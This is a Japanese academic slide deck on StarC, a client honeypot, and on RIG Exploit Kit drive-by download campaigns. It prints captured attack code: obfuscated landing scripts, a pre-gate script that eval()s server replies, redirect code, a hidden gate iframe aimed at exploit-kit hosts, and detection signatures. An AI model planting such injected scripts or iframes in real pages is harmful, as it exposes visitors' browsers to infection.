高対話型クライアントハニーポットStarCの開発とDrive-by Download攻撃のトラフィックデータの解析

明治大学　総合数理学部
小池　倫太郎

Drive-by Download攻撃

- **概要**
  - Webサイトを使ったWebブラウザに対する攻撃
  - 悪性Webサイトへ誘導された脆弱なWebブラウザに対して，そのブラウザの脆弱性を突くようなコードを送り込んで制御を奪い，マルウェアをダウンロード・実行させる
    - Remote Code Execution

- 入口
  - メールやSNS
  - 改ざんされた一般のWebサイト
  - 悪性Web広告（Malvertising）
    - 最近の主流

Drive-by Download攻撃


Exploit Kit

- 攻撃者の役割分担
  - サイト改ざんやWeb広告でユーザを攻撃サーバへ誘導
  - ブラウザの脆弱性を突き，マルウェアをダウンロード・実行
    - Exploit Kit

- Exploit Kit as a Service
  - 攻撃者はユーザをExploit Kitへ誘導するだけ
  - API的なものを使う
    - 攻撃の難易度が低くなった

RIG Exploit Kitの特徴


- ドメインやIPアドレスは約83分で変更される
  - 「RIG Exploit Kitにおける攻撃傾向の調査」（山田道洋，小池倫太郎，黄緒平，菊池浩明，CSS 2017）
- URLの特徴は頻繁に変わる
  - 「猛威を振るう RIG Exploit Kit」（LAC）
- 攻撃に用いられるコードが難読化されている
  - 「RIGエクスプロイトキット解析レポート」（NTTセキュリティ）



解析や対策が困難

先行研究

- **「ユーザ環境におけるRIG Exploit Kitの実態調査方法の提案」（嶌田一郎，太田敏史，岡田晃一郎，山田明，CSEC 78）**
  - ユーザのWebアクセスログ23日分を利用し，RIG Exploit KitのURLを抽出，そこから特徴の分析を行った
    - ドメインの生存期間が非常に短い



研究目的

1. RIG Exploit Kitを用いている攻撃キャンペーンについて調査し，どのように攻撃を行っているのか調査する


2. RIG Exploit Kitを長期間に渡って調査し，用いられている解析妨害手法を明らかにする

3. RIG Exploit Kitに対して有効な防衛手法を調査する

実験概要

	実験（1）	実験（2）	実験（3）	実験（4）
期間	2017年2月24日～4月10日	2017年6月21日～12月12日	2017年7月20日～8月19日	2017年7月29日～8月3日
目的	攻撃傾向の調査	攻撃手法の調査	RIG Exploit Kitが用いるアクセス制御機能の更新間隔調査	提案防衛手法の検証
方法	Alexa Top 1 Millionアクセス 独自に作成したシグネチャと パターンマッチング	高対話型クライアントハニーポットStarCを作成し，悪性Webサイトへアクセス	RIG Exploit Kitに対して10分/回でアクセス 攻撃の有無を確認	RIG Exploit Kitに対して1分/回でアクセス レスポンスを比較
結果				

実験（1）概要


中継サイト
改ざんされたWebサイト
WEBSITE
③Drive (redirect...)
①Inject
②Access
④Download & Execute
Exploit Kit
攻撃者

実験（1）概要

攻撃キャンペーン	シグネチャ
Afraidgate	/position:absolute; top:-([0-9]3,4)px/
EITest	/var ([a-zA-Z]4,8) = “iframe”/
GoodMan	/div style=ẃidth:1px; height:1px; pos ition:absolute; left:-500px; top:-500px;/
pseudo-Darkleech	/span style=“position:absolute; top:-([0-9]3,4)px; width:([0-9]3)px; height:([0-9]3)px;”/
Seamless	/iframe width=“0” scrolling=“no” height=“0” frameborder=“0” src=“.+” seamless=“seamless”/

実験（１）結果

- 改ざんされたサイト745件を発見

- User-AgentとCVEの関係
  - User-Agentによって攻撃に用いる脆弱性が異なる

- 解析妨害を明らかにした
  - 難読化
    - 攻撃のためにコードは多重に難読化されている
  - アクセス制御
    - 同一のIPアドレスでは連続して攻撃が行われない

解析妨害（１）難読化

- RIG Exploit Kitが利用する難読化されたJavaScript

```
<html><head>
    <meta http-equiv="X-UA-Compatible" content="IE=10">
    <meta charset="UTF-8">
    </head><body><hl>
       Now how can it be
  </hl><script>fgugnuyWzO="},SI5ctMeBELSI{PtiutBSftTimDC1;
FMYCxvbjzF="varEOTlDLE/*s6d084442*/DC1DLEoWSOHcSptBSa
bwPefYNPQb="SOH.STX<ETX>EOT=ENQ\"ACK\'BEL)BS(SI  DLE\tDC1\n";for(ncpGtNfZbS=
```

難読化されたJavaScript

```
Sub fire()
      On Error Resume Next
      key="gexywoaxor"
      url="http://side.chobaniandyr.com/?
      q=w3rQMvXcJxfQFYbGMv7DSKNbNk_WHViPxoeG9MildZ-qZGX_k7rDfF-qoVvcCgWRxfAlK&
      qtuif=1645&
      oq=OFTbwLhhULRKQdkn4daAF0V_vupjkTRzxKViJWE9BSFMgMW-aKcHbUy0VT8xrEdQJZnxA&
      ct=sround"
      uas=Navigator.userAgent

      Set oss=GetObject("winmgmts:").InstancesOf("Win32_OperatingSystem")
      Dim osloc
      for each os in oss
        osloc=os.OSLanguage
      next
      SetLocale(osloc)
```

デコード結果

解析妨害（2）アクセス制御

- 同一のIPアドレスで連続的に2度以上アクセスを行った場合，2度目以降はHTTPのLocationヘッダによって一般のWebサイトへリダイレクトされる
  - これは永続的なものなのか，そうではないのか？

```
HTTP/1.1 200 OK
Server: nginx/1.6.2
Date: Tue, 22 Aug 2017 08:04:15 GMT
Content-Type: text/html;charset=UTF-8
Content-Length: 34419
Connection: keep-alive
Vary: Accept-Encoding
Content-Encoding: gzip
```

1度目のレスポンス

```
HTTP/1.1 302 Found
Server: nginx/1.6.2
Date: Tue, 22 Aug 2017 08:40:19 GMT
Content-Type: text/html;charset=UTF-8
Content-Length: 61385
Connection: keep-alive
Location: http://www.zapmeta.ws
```


2度目のレスポンス

実験概要

	実験（1）	実験（2）	実験（3）	実験（4）
期間	2017年2月24日～4月10日	2017年6月21日～12月12日	2017年7月20日～8月19日	2017年7月29日～8月3日
目的	攻撃傾向の調査	攻撃手法の調査	RIG Exploit Kitが用いるアクセス制御機能の更新間隔調査	提案防衛手法の検証
方法	Alexa Top 1 Millionアクセス 独自に作成したシグネチャと パターンマッチング	高対話型クライアントハニーポットStarCを作成し，悪性Webサイトへアクセス	RIG Exploit Kitに対して10分/回でアクセス 攻撃の有無を確認	RIG Exploit Kitに対して1分/回でアクセス レスポンスを比較
結果	745件の改ざんサイトを発見			

実験（２）概要

- 高対話型のクライアントハニーポットStarCを作成
- StarCを用いて悪性Webサイトへアクセスし，攻撃トラフィックを収集，分析する



URL
共有のためのディレクトリを作成
共有ディレクトリをVMに追加
共有ディレクトリにVPNのconfigをコピー
共有ディレクトリにURLを記した
テキストファイルを配置（url.txt）
VMを起動
VMが終了するのを待機
VMを復元
終了
Host
VPN接続
FiddlerとWiresharkを起動
出力先は共有ディレクトリ
url.txtからURLを読み込みIEでアクセス
3分待機
スクリーンショットを共有ディレクトリへ保存
FiddlerとWiresharkを停止
Downloadsディレクトリと%temp%ディレクトリを
共有ディレクトリへコピー
VMを終了
VM

実験（2）結果

Exploit Kit	Campaign	Count
RIG	Fobos	43
	Ngay	34
	Motors	27
	Rulan	14
	Seamless	2
	その他	7
KaiXin	KaiXin	4
Terror	Terror	2

Seamless Campaign

- **概要**
  - 2017年3月頃から観測されはじめた
    - Gateで使用されるiframeの属性にseamlessが存在した
  - RigEKを用いたMalvertising系の攻撃キャンペーン
  - Pre-GateとGateを用いて攻撃を行う



Seamless Campaign

- Pre-Gate

#	Server IP	Prot...	Method	Result	Host	URL	Body	Comments
64	194.58.38.57	HTTP	GET	200	194.58.38.57	/japan/	1,196	Pre-Gate
66	104.19.195.102	HTTPS	GET	200	cdnjs.cloudflar...	/ajax/libs/jstimezonedetect...	12,076	jstimezonedetect
67	194.58.38.57	HTTP	GET	200	194.58.38.57	/japan/	1,196	Pre-Gate
68	194.58.38.57	HTTP	POST	200	194.58.38.57	/japan/	231	Pre-Gate
69	13.113.77.212	HTTP	GET	200	flinsheer-perre...	/voluum/1b0358c4-3746-...	258	Redirector
70	13.112.178.145	HTTP	GET	200	kcsmj.redirect...	/redirect?target=BASE64a...	119	Redirector
71	194.58.40.193	HTTP	GET	200	194.58.40.193	/test111.php	629	Gate
72	188.225.46.145	HTTP	GET	302	188.225.46.145	/?MjQ4MzM5&hDhbbJVDz...	7,418	RIG_EK (Landing Page)

```
var d = jstz.determine();
var e = d.name();
$.ajax({
    url: location.href,
    type: "POST",
    data: "tz=" + e + "&r=" + document.referrer + "&he=" + g,
    success: function (a) {
        eval(a)
    }
})
```

Seamless Campaign

- Pre-Gate

#	Server IP	Prot...	Method	Result	Host	URL	Body	Comments
64	194.58.38.57	HTTP	GET	200	194.58.38.57	/japan/	1,196	Pre-Gate
66	104.19.195.102	HTTPS	GET	200	cdnjs.cloudflar...	/ajax/libs/istimezonedetect...	12,076	istimezonedetect
67	194.58.38.57	HTTP	GET	200	194.58.38.57	/japan/	1,196	Pre-Gate
68	194.58.38.57	HTTP	POST	200	194.58.38.57	/japan/	231	Pre-Gate
69	13.113.77.212	HTTP	GET	200	flinsheer-perre...	/voluum/1b0358c4-3746-...	258	Redirector
70	13.112.178.145	HTTP	GET	200	kcsmj.redirect...	/redirect?target=BASE64a...	119	Redirector
71	194.58.40.193	HTTP	GET	200	194.58.40.193	/test111.php	629	Gate
72	188.225.46.145	HTTP	GET	302	188.225.46.145	/?MjQ4MzM5&hDhbbJVDz...	7,418	RIG_EK (Landing Page)

```
$("body").remove(); $("html").append("body").html("<div style=\"\"></div>");
window.location.href =
"http://flinsheer-perreene.com/voluum/1b0358c4-3746-4301-9853-4e986b20c58a??
track=48tmsGdsssmgj383g=a44924c7b6ada6c50ed3b69e3918864c"
```

Seamless Campaign

- Gate


#	Server IP	Prot...	Method	Result	Host	URL	Body	Comments
64	194.58.38.57	HTTP	GET	200	194.58.38.57	/japan/	1,196	Pre-Gate
66	104.19.195.102	HTTPS	GET	200	cdnjs.cloudflar...	/ajax/libs/jstimezonedetect...	12,076	jstimezonedetect
67	194.58.38.57	HTTP	GET	200	194.58.38.57	/japan/	1,196	Pre-Gate
68	194.58.38.57	HTTP	POST	200	194.58.38.57	/japan/	231	Pre-Gate
69	13.113.77.212	HTTP	GET	200	flinsheer-perre...	/voluum/1b0358c4-3746-...	258	Redirector
70	13.112.178.145	HTTP	GET	200	kcsmj.redirect...	/redirect?target=BASE64a...	119	Redirector
71	194.58.40.193	HTTP	GET	200	194.58.40.193	/test111.php	629	Gate
72	188.225.46.145	HTTP	GET	302	188.225.46.145	/?MjQ4MzM5&hDhbbJVDz...	7,418	RIG_EK (Landing Page)

```
<HEAD>
</HEAD>
<BODY>
    <iframe width="500" scrolling="no" height="500" frameborder="500" src="http://188.225.46.145/?
    MjQ4MzM5&hDhbbJVDzRHAvabdW5rbm93bmplWWJvZ2lJSEpYSldXUg==bWlzc2luZw==&tNDDzPh=bWlzc2luZw==&
    xcvcvxcv=xXrQMvWfbRXQD53EKv7cT6NBMVHRHECL2YqdmrHQefjaelWkzrfFTF_3ozKASASG6_BtdfJ">
</body>
</html>
</body>
```

実験概要

	実験（1）	実験（2）	実験（3）	実験（4）
期間	2017年2月24日～4月10日	2017年6月21日～12月12日	2017年7月20日～8月19日	2017年7月29日～8月3日
目的	攻撃傾向の調査	攻撃手法の調査	RIG Exploit Kitが用いるアクセス制御機能の更新間隔調査	提案防衛手法の検証
方法	Alexa Top 1 Millionアクセス 独自に作成したシグネチャと パターンマッチング	高対話型クライアントハニーポットStarCを作成し，悪性Webサイトへアクセス	RIG Exploit Kitに対して10分/回でアクセス 攻撃の有無を確認	RIG Exploit Kitに対して1分/回でアクセス レスポンスを比較
結果	745件の改ざんサイトを発見	133件のDrive-by Download攻撃を観測		

実験（3）結果


連続で行われることもある
23
22
21
20
19
18
17
16
15
14
13
12
11
10
9
8
7
6
5
4
3
2
1
0
7月20日
7月22日
7月24日
7月26日
7月28日
7月30日
8月1日
8月3日
8月5日
8月7日
8月9日
8月11日
8月13日
8月15日
8月17日
8月19日

実験概要

